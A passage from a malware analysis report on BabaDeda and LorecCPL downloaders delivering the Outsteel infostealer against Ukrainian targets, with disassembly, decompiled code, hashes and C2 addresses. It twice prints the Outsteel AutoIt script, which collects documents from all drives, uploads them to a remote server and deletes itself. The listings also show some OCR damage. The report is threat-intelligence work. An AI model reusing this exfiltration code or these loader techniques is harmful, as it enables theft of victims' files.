00401877 8d 45 a4 STOSD,REP ES:EDI
00401878 8a 44 00 LEA EAX=>local_80,[EBP + -0x5c]
0040187a c7 44 24 MOV dword ptr [ESP + local_80],0x0
0040187b 1c 00 00
00401882 c7 44 24 MOV dword ptr [ESP + local_84],0x0
00401883 18 00 00
00401884 00 00 00
0040188a c7 44 24 MOV dword ptr [ESP + local_88],0xB000000
0040188b 14 00 00
0040188c 00 00 00
00401892 c7 44 24 MOV dword ptr [ESP + local_8c],0x0
00401893 10 00 00
00401894 00 00 00
0040189a 89 44 24 MOV dword ptr [ESP + local_78],EAX
0040189b 8d 45 b4 LEA EAX=>local_50,[EBP + -0x4c]
004018a1 c7 44 24 MOV dword ptr [ESP + local_90],0x0
004018a2 00 00 00
004018a9 c7 44 24 MOV dword ptr [ESP + local_94],0x0
004018a9 00 00 00
004018b1 c7 04 24 MOV dword ptr [ESP]=>local_9c,0x0
004018b1 00 00 00 00
004018b8 89 44 24 20 MOV dword ptr [ESP + local_7c],EAX
004018bc 89 44 08 MOV EAX,dword ptr [EBP + param_1]
004018bf 89 44 24 04 MOV dword ptr [ESP + local_98],EAX
004018c3 e8 28 28 CALL KERNEL32.DLL:<CreateProcessA>
004018c8 00 00 00
004018c8 8b 45 a8 MOV EAX,dword ptr [EBP + local_5c]
004018c8 00 00 00


```

File Wiper (WhisperGate)

Although the code is quite similar, at the same time it can be quite common. Nevertheless, the CMD command, its options and the use of the IP 111.111.111 as a whole suggest a similarity between the two artefacts. In addition, both malware processes close after execution of the CMD command.

2.2 BABADEDA Crypter Dropped from a new Downloader

The second infection chain analysed begins with an archive containing a file with the extension ".cpl" that subsequently downloads the *BabaDeda* crypter. Based on the compilation date of the cpl file, it is assumed that this campaign can be traced back to November 2021.



In terms of analysis, looking at a CPL file is essentially identical to a DLL file. However, unlike the latter, it is automatically run when double-clicked. This makes it similar to EXE files; however uneducated users may be more likely to try to execute CPL files if they do not know any better. These files with the extension CPL have code overlaid with **LorecCPL** described by the security company **NSFocus**.

The zip archive, with hash `33ddc1b13c079001eaa3514de7354019fa4d470a`, was hosted on discord and contains the *LorecCPL* file with hash:


`3bbe45cdcc2731c0bb4751d1098ecc50f98ef66`.

The latter is named:

“PDF – Інструкція отримання бонусу за вакцинацією_____ -pdf.cpl”
which means “PDF – Instructions for receiving the vaccination bonus
_____ -pdf.cpl”

The LorefCPL file downloads an MSI file and installs it in the path:
“C:\Users\admin\AppData\Roaming\3elite\Memory Test Toolkit”.

The LorefCPL file is therefore only a downloader and has a structure similar to a shellcode as shown in the following figure:




```
Listing: 44a002ea931156d09ebfc395ac60b7a804a8a7f94d4fb5b2fa8aa7268e1bc28
CPLApplet
0d5fbdf6 B1 ec 54 SUB    ESP,0x1254
0d5fbdfc 12 00 00     allocate space
0d5fbdfc e8 12 00     CALL   FUN_0d5fbe13
0d5fbdfc 00             undefined8 FUN_0d5fbe13(undefined8)
0d5fbe01 6b ??       6Bh  k
0d5fbe02 00 ??       00h
0d5fbe03 65 ??       65h  e
0d5fbe04 00 ??       00h
0d5fbe05 72 ??       72h  r
0d5fbe06 00 ??       00h
0d5fbe07 6e ??       6Eh  n
0d5fbe08 00 ??       00h
0d5fbe09 65 ??       65h  e
0d5fbe0a 00 ??       00h
0d5fbe0b 6C ??       6Ch  l
0d5fbe0c 00 ??       00h
0d5fbe0d 33 ??       33h  3
0d5fbe0e 00 ??       00h
0d5fbe0f 32 ??       32h  2
0d5fbe10 00 ??       00h
0d5fbe11 00 ??       00h
0d5fbe12 00 ??       00h

*****
*          FUNCTION
*****
undefined8 _fastcall FUN_0d5fbe13(undefined4 param_1, u...
0d5fbe13 EDX:4,EAX:4 <RETURN>
undefined4 ECX:4      param_1
undefined4 EDX:4      param_2
FUN_0d5fbe13           XREF[1]: CPLApplet:0d5fbdfc(c)
                           void * get_lib_address_by_name(v...
0d5fbe13 e8 97 03     CALL   get_lib_address_by_name
0d5fbe13 00 00
0d5fbe18 89 c3     MOV    EBX,EAX
0d5fbe1a e8 0d 00     CALL   SUB_0d5fbe2c
0d5fbe1a 00 00

0d5fbe1f 4c ??       4Ch  L
0d5fbe20 6f ??       6Fh  o
0d5fbe21 61 ??       61h  a
0d5fbe22 64 ??       64h  d
0d5fbe23 4c ??       4Ch  L
0d5fbe24 69 ??       69h  i
0d5fbe25 62 ??       62h  b
0d5fbe26 72 ??       72h  r
0d5fbe27 61 ??       61h  a
0d5fbe28 72 ??       72h  r
0d5fbe29 79 ??       79h  y
0d5fbe2a 57 ??       57h  W
0d5fbe2b 00 ??       00h
```

Basically, the code and the useful data are both in the text section. The return address in the stack is used to insert the address of the value that will be used by the call. The following routine is used to find the module addresses , walking the PEB structure:



```

Listing: 44a002ea931156d09ebfcb395ac60b7a804a8a7f94d4fb5b2fa8aa7268e1bc28


void * EAX:4 <RETURN>
void * Stack[0x4]:4 param_1
get_lib_address_by_name XREF[1]: FUN_0d5fbe13:0d5fbe13(c)
push dirty value

0d5fc1af 52 PUSH EDX
0d5fc1b0 64 8b 15 MOV EDX,dword ptr FS:[0x30]
30 00 00 00
0d5fc1b7 8b 52 0c MOV EDX,dword ptr [EDX + 0xc]
0d5fc1ba 83 c2 0c ADD EDX,0xc

LAB_0d5fc1bd XREF[1]: 0d5fc1ce(j)
0d5fc1bd 8b 12 MOV EDX,dword ptr [EDX]
0d5fc1b8 8b 4a 30 MOV ECX,dword ptr [EDX + 0x30]
0d5fc1c2 51 PUSH ECX
0d5fc1c3 ff 74 24 0c PUSH dword ptr [ESP + 0xc]
0d5fc1c7 e8 0b 00 CALL compare_strings repush on the stack retaddr(str)
0d5fc1c8 00 00 cmp library to get addr and cut ...
0d5fc1c9 85 c0 TEST EAX,EAX
0d5fc1ce 74 ed JZ LAB_0d5fc1bd
0d5fc1d0 6b 42 18 MOV EAX,dword ptr [EDX + 0x18]
0d5fc1d3 5a POP EDX
0d5fc1d4 c2 04 00 RET 0x4

```

Once the address of the library has been obtained, of course the necessary APIs will actually be resolved:




```

Listing: 44a002ea931156d09ebfcb395ac60b7a804a8a7f94d4fb5b2fa8aa7268e1bc28

0d5fbe13 e8 97 03 CALL get_lib_address_by_name void * get_lib_address_by_name(v...
00 00
0d5fbe18 09 c3 MOV EBX,EAX store module addr to ebx
0d5fbe1a e8 0d 00 CALL SUB_0d5fbe2c
00 00
0d5fbe1f 4c ?? 4Ch L
0d5fbe20 6f ?? 6Fh o
0d5fbe21 61 ?? 61h a
0d5fbe22 64 ?? 64h d
0d5fbe23 4c ?? 4Ch L
0d5fbe24 69 ?? 69h i
0d5fbe25 62 ?? 62h b
0d5fbe26 72 ?? 72h r
0d5fbe27 61 ?? 61h a
0d5fbe28 72 ?? 72h r
0d5fbe29 79 ?? 79h y
0d5fbe2a 57 ?? 57h w
0d5fbe2b 00 ?? 00h

***** SUBROUTINE *****
SUB_0d5fbe2c XREF[1]: CPlApplet:0d5fbe1a(c)
0d5fbe2c 53 PUSH EBX passing module addr as argument
0d5fbe2d e8 f6 03 CALL get_api_address undefined8 get_api_address(void ...
00 00
0d5fbe32 89 c7 MOV EDI,EAX
0d5fbe34 e8 0f 00 CALL SUB_0d5fbe48
00 00

```



```
C:\Decompile: get_api_address - (44a002ea931156d09ebfc395ac60b7a804a8a7f94d4fb5b2fa8aa7...
15     /* analyze module and for each api compare the name with the ret addr (str) */
16     iVar1 = *(int *)((int)param_1 + *(int *)((int)param_1 + 0x3c) + 0x78) + (int)param_1;
17     iVar2 = *(int *)iVar1 + 0x18;
18     piVar4 = (int *)(*(int *) iVar1 + 0x20) + (int)param_1;
19     do {
20         if (iVar2 == 0) {
21             iVar2 = 0;
22 LAB_0d5fc28c:
23         return CONCAT44(in_EDX,iVar2);
24     }
25     uVar3 = 0xffffffff;
26     bVar7 = false;
27     pcVar5 = (char *)(*piVar4 + (int)param_1);
28     do {
29         if (uVar3 == 0) break;
30         uVar3 = uVar3 - 1;
31         bVar7 = *pcVar5 == '\0';
32         pcVar5 = pcVar5 + 1;
33     } while (!bVar7);
34     uVar3 = ~uVar3;
35     pcVar5 = in_stack_00000008;
36     pcVar6 = (char *)(*piVar4 + (int)param_1);
37     do {
38         /* compare the two api strings */
39         if (uVar3 == 0) break;
40         uVar3 = uVar3 - 1;
41         bVar7 = *pcVar5 == *pcVar6;
42         pcVar5 = pcVar5 + 1;
43         pcVar6 = pcVar6 + 1;
44     } while (bVar7);
45     if (bVar7) {
46         iVar2 = *(int *)(*(int *) iVar1 + 0x1c) +
47                 ((uint)*(ushort *)((int)param_1 +
48                         (iVar2 - *(int *) iVar1 + 0x18)) * -2 + *(int *) iVar1 + 0x24)) * 4 +
49                 (int)param_1 + (int)param_1;
50         goto LAB_0d5fc28c;
51     }
52     piVar4 = piVar4 + 1;
53     iVar2 = iVar2 + -1;
54 } while( true );
55 }
```

The function to find the library address and to resolve the API name are used few times to get the address of the APIs LoadLibraryW() and GetProcAddress(), respectively the addresses are stored in the EDI and ESI registers. So further in the code when a library or a API should be resolved the EDI/ESI register are used to call the proper API.

Listing: 44a002ea931156d09ebfcf395ac60b7a804aa7f94dfb52fb2fa8aa7268e1bc28

	SUB_0d5fbe48	XREF[1]:	CPLApplet:0d5fbe34(c)
0d5fbe48	PUSH EBX		
0d5fbe49	00 da 03	CALL get_api_address	undefined@ get_api_address(void ...)
0d5fbe4e	00 00		
0d5fbe49	89 c6	MOV EST, EAX	
0d5fbe50	00 1a 00	CALL SUB_0d5fbe6f	store getProcAddress in ESI
0d5fbe51	00 00		
0d5fbe55	45	?? 45h E	
0d5fbe56	78	?? 78h x	
0d5fbe57	70	?? 70h p	
0d5fbe58	61	?? 61h a	
0d5fbe59	6e	?? 6eh n	
0d5fbe5a	64	?? 64h d	
0d5fbe5b	45	?? 45h E	
0d5fbe5c	6e	?? 6eh n	
0d5fbe5d	76	?? 76h v	
0d5fbe5e	69	?? 69h i	
0d5fbe5f	72	?? 72h r	
0d5fbe60	6f	?? 6fh o	
0d5fbe61	6e	?? 6eh n	
0d5fbe62	6d	?? 6dh m	
0d5fbe63	65	?? 65h e	
0d5fbe64	6e	?? 6eh n	
0d5fbe65	74	?? 74h t	
0d5fbe66	53	?? 53h S	
0d5fbe67	74	?? 74h t	
0d5fbe68	72	?? 72h r	
0d5fbe69	69	?? 69h i	
0d5fbe6a	6e	?? 6eh n	
0d5fbe6b	67	?? 67h g	
0d5fbe6c	73	?? 73h s	
0d5fbe6d	57	?? 57h w	
0d5fbe6e	00	?? 00h	
***** SUBROUTINE *****			
	SUB_0d5fbe6f	XREF[1]:	CPLApplet:0d5fbe50(c)
0d5fbe6f	53	PUSH EBX	
0d5fbe70	ff d6	CALL EST	
0d5fbe72	68 04 01	PUSH 0x104	
0d5fbe73	00 00		
0d5fbe77	8d 94 24	LEA EDX, [ESP + 0x1010]	
10 10 00 00			
0d5fbe7e	52	PUSH EDX	
0d5fbe7f	e8 2c 00	CALL SUB_0d5fbe60	
00 00			

The library downloads an executable, with hash "7b67ed1f42e5cf388a0a981566598E716D9B4F99" from the URL "CDN.Discordapp.com/attachments/908281957039869965/911202801695/9112028016965/91120280162882172/adobeacrobatreaderUpdate.exe" using the "WinHTTP" library, saves it in the path: "C:\Users\Public\svchosts.exe" and finally executes it.



The file with hash `7b67ed1f42e5cf388a0a981566598e716d9b4f99` install BabaDeda crypter and starts the main malicious binary named also in this case `mathparser.exe`.

The malicious files extracted are always the same:

NAME	SHA1	PURPOSE
mathparser.exe	f2b8ab6f531621ab355912de64385410c39c1909	Main malicious Binary
JxCnv40.dll	7d44391b76368b8331c4f468f8ddbaf6ee5a6793	1 st Loaded DLL

libics4.0.dll	e1d92e085df142d703ed9fd9c65ed92562a759fa	2 nd Loaded DLL
manual.pdf	8423b25054aa78535c49042295558f33d34deae1	Shellcode Container


The LorecCPL libraries have been used to download *Outsteel* or *BabaDeda* crypter.

```
$url = "http://185.244.41.109:8080/upld/"
$dsks = DriveGetDrive("FIXED")
$rem = 0x0
For $i = 0x1 To $dsks[0x0]
    If $dsks[$i] = @HomeDrive Then
        $rem = $i
    EndIf
Next
$dsks[$rem] = @HomePath
$uuid = Hex(DriveGetSerial(""))
For $drv = 0x1 To $dsks[0x0]
    $areturn = _FILESEARCH($dsks[$drv], "*.doc;*.pdf;*.ppt;*.dot;*.xl;*.csv;*.rtf;*.dot;*.mdb;*.accdb;*.pot;*.pps;*.ppa;*.rar;*.zip;*.tar;*.7z;*.txt")
    For $i = 0x1 To $areturn[0x0]
        $name_new = StringReplace($areturn[$i], ":", "_")
        $name_new = StringReplace($name_new, "\", "/")
        _HTTP_UPLOAD($url & $uuid, $areturn[$i], _StringToHex($name_new), "", _StringToHex($name_new))
    Next
Next
$hfile = FileOpen("r.bat", 0x2)
FileWrite($hfile, "@echo off" & @CRLF)
FileWrite($hfile, ":tryrem" & @CRLF)
FileWrite($hfile, "del " & @ScriptName & @CRLF)
FileWrite($hfile, "if exist " & @ScriptName & " (goto tryrem)" & @CRLF)
FileWrite($hfile, 'start /b "" cmd /min /c del "%~f0"& Taskkill /IM cmd.exe /F&exit /b' & @CRLF)
FileClose($hfile)
Run("cmd /c start /min r.bat", "", @SW_HIDE)
```

Outsteel snippet code

2.3 LorecCPL downloads ASPProtected Outsteel

This infection chain according to the compilation time is of December 2021, differently from the previous one it does not uses *BabaDeda* crypter as loader but just uses *LorecCPL* to download *Outsteel* packed.




The chain starts with an archive, with hash `0d94bac4c4df1fe3ad9fd5d6171c7460b30d8203`, containing a LoretCPL file, with hash `f9d5b4cd52b42858917a4e1a1a60763c039f8930`, and named

pdf - Приклад заповнення пояснювальної текст заповнюється вручну.cpl .

The CPL file, having the text segment writable, decrypts the real code via xor and then jump on it. After the xor operation the code goes on the decrypted zone and execute the usual *LorecCPL* flow, i.e. putting arguments on the stack as return address and use them in functions.


Listing: a318fbbaddaa1df5edde620b4c45ff31316dc...

```
C:\Decompile: UndefinedFunction_02031ac0 - (a318fbbaddaa1df...
```



The screenshot shows the Immunity Debugger interface with the assembly view open. The assembly pane displays assembly code for the a31.dll module. A significant portion of the assembly code is highlighted with blue boxes, indicating the dumped code from the previous dump. The registers pane shows various CPU registers with their current values. The memory dump pane shows the memory dump of the process.

Indeed dumping the process the visual of the code is equals to the previous one.



The screenshot shows the OllyDbg debugger interface with the assembly view open. The assembly pane displays assembly code for the a31_dump_64.dll module. Red markers are placed on specific assembly lines, likely indicating points of interest or analysis. The assembly code is identical to the one shown in the previous dump, with the same highlighted sections and red markers.

Telsy Report – BabaDeda and LorecCPL downloaders
used to run Outsteel against Ukraine © Telsy 2022

The *LorecCPL* will download from "stun.site/zepok101.exe" the *Outsteel* infostealer, with hash *dbc9c8a492ae270bb7ed845680b81b94483ab585*, packaged with the *ASProtect* tool .

After decompressing and unpacking it, the “*Outsteel*” infostealer was found to exfiltrate documents on C2: “*hxxp://185.244.41.109:8080/upld/*”

```
$url = "http://185.244.41.109:8080/upld/"
$dsks = DriveGetDrive("FIXED")
$rem = 0x0
For $i = 0x1 To $dsks[0x0]
    If $dsks[$i] = @HomeDrive Then
        $rem = $i
    EndIf
Next
$dsks[$rem] = @HomePath
$uuid = Hex(DriveGetSerial(""))
For $drv = 0x1 To $dsks[0x0]
    $areturn = _FILESEARCH($dsks[$drv], "*.csv;*.rtf;*.doc;*.docx;*.docm;*.pdf;*.ppt;*.dot;*.xls;*.xlsx;*.xlsm;*.csv;*.rtf;*.dot;*.mdb;*.accdb;*.ppsx;*.pptx;*.ppt;*.pot;*.pps;*.ppa;*")
    For $i = 0x1 To $areturn[0x0]
        $name_new = StringReplace($areturn[$i], ":" , "_")
        $name_new = StringReplace($name_new, "\\", "/")
        _HTTP_UPLOAD($url & $uuid, $areturn[$i], _StringToHex($name_new), "", _StringToHex($name_new))
    Next
Next
$hfile = FileOpen("r.bat", 0x2)
FileWrite($hfile, "@echo off" & @CRLF)
FileWrite($hfile, ";tryrem" & @CRLF)
FileWrite($hfile, "del " & @ScriptName & @CRLF)
